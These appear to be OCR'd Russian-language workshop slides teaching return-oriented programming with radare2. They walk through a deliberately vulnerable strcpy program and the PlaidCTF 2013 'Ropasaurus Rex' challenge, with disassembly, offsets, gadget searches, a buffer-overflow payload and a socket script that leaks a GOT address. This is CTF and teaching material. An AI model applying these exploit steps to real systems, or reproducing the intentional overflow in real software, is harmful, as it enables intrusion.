
Pwn 2

1. Написан специально для воркшопа
2. Разберёмся с ROP
3. В результате напишем свой эксплойт


Pwn 2

- ✓ NX
- ✗ ASLR
- ✗ Canary
- ✓ System-wide ASLR

Pwn 2


Program Flow:
Attacker Controlled:
sub5to8
Instruction 5
Instruction 6
Instruction 7
Instruction 8
return
sub9to11
Instruction 9
Instruction 10
Instruction 11
return
sub12to20
Instruction 12
Instruction 13
Instruction 14
Instruction 15
Instruction 16
Instruction 17
Instruction 18
Instruction 19
Instruction 20
return


Pwn 2. ROP-цепочка



Pwn 2. Исходный код

```c
#include <stdio.h>
#include <string.h>

void system_(const char* cmd){
    system(cmd);
}

void greet(char* cmd) {
    char buff[128];
    strcpy(buff, cmd);
    printf ("Greetings, %s\n", buff);
}

int main(int argc, char **argv) {
    if (argc > 1)
        greet (argv[1]);
    else
        system_ ("/bin/echo 'Greetings, '$(/usr/bin/id -nu)");
    puts("Nice ot meet you");

    return 0;
}
```


Pwn 2. Rop



Pwn 2. Rop

```
radare# r2 ./pwn2
 -- V is for Visual
[0x080483b0]> / you\x00
Searching 4 bytes from 0x08048000 to 0x0804af08: 79 6f 75 00
# 6 [0x8048000-0x804af08]
hits: 1
0x08048637 hit0_0 "you
[0x080483b0]>
```

Pwn 2. Rop



Pwn 2

Ваш ход, действуйте!

Pwn 2. Exploit

```
l = 140
system = '\xab\x84\x04\x08'
payload = '\x37\x86\x04\x08'   # you
padding = 'C' * l

print padding + system + 'BBBB' + payload
```

Ropasaurus Rex

Ropasaurus

- PlaidCTF 2013
- С помощью PPP (победители defcon ctf)
- Одно из довольно сложных CTF
- Решим вместе по шагам

Ropasaurus

```
radare# radiff2 -a x86 -b32 -C original patched
                  entry0  0x8048340 |   MATCH  (1.000000) | 0x8048340  entry0
sym.imp.__libc_start_main  0x804831c |   MATCH  (1.000000) | 0x804831c  sym.imp.__libc_start_main
            fcn.08048322  0x8048322 |   MATCH  (1.000000) | 0x8048322  fcn.08048322
            fcn.080482f8  0x80482f8 |   MATCH  (1.000000) | 0x80482f8  fcn.080482f8
            fcn.08048302  0x8048302 |   MATCH  (1.000000) | 0x8048302  fcn.08048302
           sym.imp.write  0x804830c |   MATCH  (1.000000) | 0x804830c  sym.imp.write
            fcn.08048312  0x8048312 |   MATCH  (1.000000) | 0x8048312  fcn.08048312
            sym.imp.read  0x804832c |   MATCH  (1.000000) | 0x804832c  sym.imp.read
            fcn.08048332  0x8048332 |   MATCH  (1.000000) | 0x8048332  fcn.08048332
            fcn.0804833c  0x804833c |   MATCH  (1.000000) | 0x804833c  fcn.0804833c
            fcn.08048362  0x8048362 |   MATCH  (1.000000) | 0x8048362  fcn.08048362
            fcn.080483c5  0x80483c5 |   MATCH  (1.000000) | 0x80483c5  fcn.080483c5
            fcn.080483f3  0x80483f3 |   MATCH  (0.285714) | 0x80483f3  fcn.080483f3
                    main  0x804841d |   MATCH  (1.000000) | 0x804841d  main
            fcn.08048449  0x8048449 |   MATCH  (1.000000) | 0x8048449  fcn.08048449
            fcn.08048455  0x8048455 |   MATCH  (1.000000) | 0x8048455  fcn.08048455
            fcn.080484ba  0x80484ba |   MATCH  (1.000000) | 0x80484ba  fcn.080484ba
            fcn.080484be  0x80484be |   MATCH  (1.000000) | 0x80484be  fcn.080484be
            fcn.080484ea  0x80484ea |   MATCH  (1.000000) | 0x80484ea  fcn.080484ea
radare# radiff2 -a x86 -b32 original patched
0x00000401 0001 => 8800 0x00000401
radare#
```

Ropasaurus

```
[0x08048340]> aa
[0x08048340]> pdf @ 0x80483f4
/ (fcn) sub.read_3f3 42
|           0x080483f3    90           nop
|           ; CALL XREF from 0x08048426 (unk)
|           0x080483f4    55           push ebp
|           0x080483f5    89e5         mov ebp, esp
|           0x080483f7    81ec98000000 sub esp, 0x98
|           0x080483fd    c7442408000. mov dword [esp+0x8], 0x100 ; 0x00000100
|           0x08048405    8d8578ffffff lea eax, [ebp-0x88] ; 0xffffff78
|           0x0804840b    89442404     mov [esp+0x4], eax
|           0x0804840f    c7042400000. mov dword [esp], 0x0
|           0x08048416    e811ffffff   call sym.imp.read
|              sym.imp.read(unk)
|           0x0804841b    c9           leave
\           0x0804841c    c3           ret
[0x08048340]>
```

```
[0x08048340]> pdf @ 0x80483f4
/ (fcn) sub.read_3f3 42
|           0x080483f3    90           nop
|           ; CALL XREF from 0x08048426 (unk)
|           0x080483f4    55           push ebp
|           0x080483f5    89e5         mov ebp, esp
|           0x080483f7    81ec98000000 sub esp, 0x98
|           0x080483fd    c7442408880. mov dword [esp+0x8], 0x88 ; 0x00000088
|           0x08048405    8d8578ffffff lea eax, [ebp-0x88] ; 0xffffff78
|           0x0804840b    89442404     mov [esp+0x4], eax
|           0x0804840f    c7042400000. mov dword [esp], 0x0
|           0x08048416    e811ffffff   call sym.imp.read
|              sym.imp.read(unk)
|           0x0804841b    c9           leave
\           0x0804841c    c3           ret
[0x08048340]>
```

Ropasaurus

```
socat TCP-LISTEN:2323,reuseaddr,fork EXEC:./original
```

Ropasaurus

Найди уязвимость!

Ropasaurus

```
sub_0x80483f4() {
  char buf[0x88];
  sym.imp.read(stdin, buffer, 0x100);
}
```

Ropasaurus

- ✓ NX
- ✗ ASLR
- ✗ Canary
- ✓ System-wide ASLR

Ropasaurus


- Статический анализ
- De Bruijn Pattern

Ropasaurus

- Статический анализ
- De Bruijn Pattern

140 bytes before overwriting EIP

Ropasaurus


...
Function to call
Unstacking gadget
frame1
Parameter 1
Parameter 2
Parameter 3
frame2
...
...

Ropasaurus.ROP?

1) Найти адрес libc для функции read(1) и вернуть в уязвимую функцию
2) Вычислить смещение для system(2)
3) Прочитать нашу команду и записать куда-нибудь
4) Вызвать system(3)
5) Послать нашу команду

Ropasaurus. Смещения

```
[0x08048340]> afl~read
0x0804832c  6  1  sym.imp.read
0x080483f3  42  1  sub.read_3f3
[0x08048340]> afl~write
0x0804830c  6  1  sym.imp.write
[0x08048340]> pd 1 @ sym.imp.read
|          ; CALL XREF from 0x08048416 (sub.read_3f3)
/ (fcn) sym.imp.read 6
|            0x0804832c    ff251c960408 jmp dword [0x804961c] ; 0x0804961c
[0x08048340]>
```

0x0804832c plt.read
0x0804830c plt.write
0x0804961c got.read

Ropasaurus. System

```
radare# r2 -d original
Process with PID 1508 started...
PID = 1508
pid = 1508 tid = 1508
r_debug_select: 1508 1508
Using BADDR 8048000
bits 32
pid = 1508 tid = 1508
 -- Save your projects with 'Ps <project-filename>' and restore then with 'Po <project-filename>'
[0xb7721d00]> dcu entry0
Continue until 0x08048340
r_debug_reg: error writing registers 0 to 1508
hit breakpoint at: 8048340
r_debug_select: 1508 1
[0x08048340]> dm~libc
sys 0xb755c000 - 0xb7701000 s r-x /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
sys 0xb7701000 - 0xb7703000 s r-- /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
sys 0xb7703000 - 0xb7704000 s rw- /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
```

Ropasaurus. System

```
radare# r2 /lib/i386-linux-gnu/libc-2.19.so
 -- Ilo ni li pona li pali e lipu. mi wile e ni: sina kama jo e musi
[0x00019880]> is~name=system
vaddr=0x00055100 paddr=0x0003de10 ord=1442 fwd=NONE sz=56 bind=UNKNOWN type=FUNC name=system
[0x00019880]> is~name=read
vaddr=0x000b3f10 paddr=0x0009cc20 ord=156 fwd=NONE sz=179 bind=UNKNOWN type=FUNC name=readdir
vaddr=0x000df650 paddr=0x000c8360 ord=266 fwd=NONE sz=68 bind=GLOBAL type=FUNC name=readlinkat
vaddr=0x000b3fe0 paddr=0x0009ccf0 ord=473 fwd=NONE sz=309 bind=UNKNOWN type=FUNC name=readdir_r
vaddr=0x000dd930 paddr=0x000c6640 ord=949 fwd=NONE sz=109 bind=UNKNOWN type=FUNC name=read
vaddr=0x000e54b0 paddr=0x000ce1c0 ord=1509 fwd=NONE sz=150 bind=UNKNOWN type=FUNC name=readv
vaddr=0x000df610 paddr=0x000c8320 ord=1513 fwd=NONE sz=55 bind=UNKNOWN type=FUNC name=readlink
vaddr=0x000ec8c0 paddr=0x000d55d0 ord=1520 fwd=NONE sz=68 bind=UNKNOWN type=FUNC name=readahead
vaddr=0x000b4540 paddr=0x0009d250 ord=1918 fwd=NONE sz=195 bind=GLOBAL type=FUNC name=readdir64
vaddr=0x00128070 paddr=0x00110d80 ord=1919 fwd=NONE sz=179 bind=GLOBAL type=FUNC name=readdir64
vaddr=0x000b4620 paddr=0x0009d330 ord=2018 fwd=NONE sz=317 bind=GLOBAL type=FUNC name=readdir64_r
vaddr=0x00128140 paddr=0x00110e50 ord=2019 fwd=NONE sz=309 bind=GLOBAL type=FUNC name=readdir64_r
[0x00019880]> ?v 0x000c6640 - 0x0003de10
0x88830
[0x00019880]>
```

Ropasaurus. Gadgets


```
[0x08048340]> /Rl pop,pop,pop,ret
0x080484b3 0x080484b9: les ebx, [ebx+ebx*2]; pop esi; pop edi; pop ebp; ret;
0x080484b4 0x080484b9: sbb al, 0x5b; pop esi; pop edi; pop ebp; ret;
0x080484b5 0x080484b9: pop ebx; pop esi; pop edi; pop ebp; ret;
0x080484b6 0x080484b9: pop esi; pop edi; pop ebp; ret;
[0x08048340]>
```

Ropasaurus. Writeable

```
[0x08048340]> iS~w
idx=17 vaddr=0x0804951c paddr=0x0000051c sz=8 vsz=8 perm=-rw- name=.ctors
idx=18 vaddr=0x08049524 paddr=0x00000524 sz=8 vsz=8 perm=-rw- name=.dtors
idx=19 vaddr=0x0804952c paddr=0x0000052c sz=4 vsz=4 perm=-rw- name=.jcr
idx=20 vaddr=0x08049530 paddr=0x00000530 sz=208 vsz=208 perm=-rw- name=.dynamic
idx=21 vaddr=0x08049600 paddr=0x00000600 sz=4 vsz=4 perm=-rw- name=.got
idx=22 vaddr=0x08049604 paddr=0x00000604 sz=28 vsz=28 perm=-rw- name=.got.plt
idx=23 vaddr=0x08049620 paddr=0x00000620 sz=8 vsz=8 perm=-rw- name=.data
idx=24 vaddr=0x08049628 paddr=0x00000628 sz=8 vsz=8 perm=-rw- name=.bss
idx=28 vaddr=0x0804951c paddr=0x0000051c sz=4096 vsz=4096 perm=-rw- name=phdr1
idx=29 vaddr=0x08048000 paddr=0x00000000 sz=52 vsz=52 perm=-rw- name=ehdr
[0x08048340]>
```

0x08049530

Ropasaurus. Rop chain



Ropasaurus

Ваш ход, действуйте!

Ropasaurus. Подсказка #1

```python
import socket
import struct

def rop(*args):
    return struct.pack('I'*len(args), *args)

writeplt = 0x804830c
read_got = 0x804961C

for i in range(10):
    s = socket.create_connection(('192.168.1.46', 2323))

    s.send('A'*140 + rop(
        writeplt,
        0x41414141,
        1,
        read_got,
        4
        ))
    leaked_got = struct.unpack('I', s.recv(4))[0]
    print(hex(leaked_got))
    s.close()
```

Ресурсы

- Github repo
- Official website
- The r2 blog
- The r2 book
- Установка r2
- Twitter
- Решение для задания Ropasaurus
- ВМ для воркшопа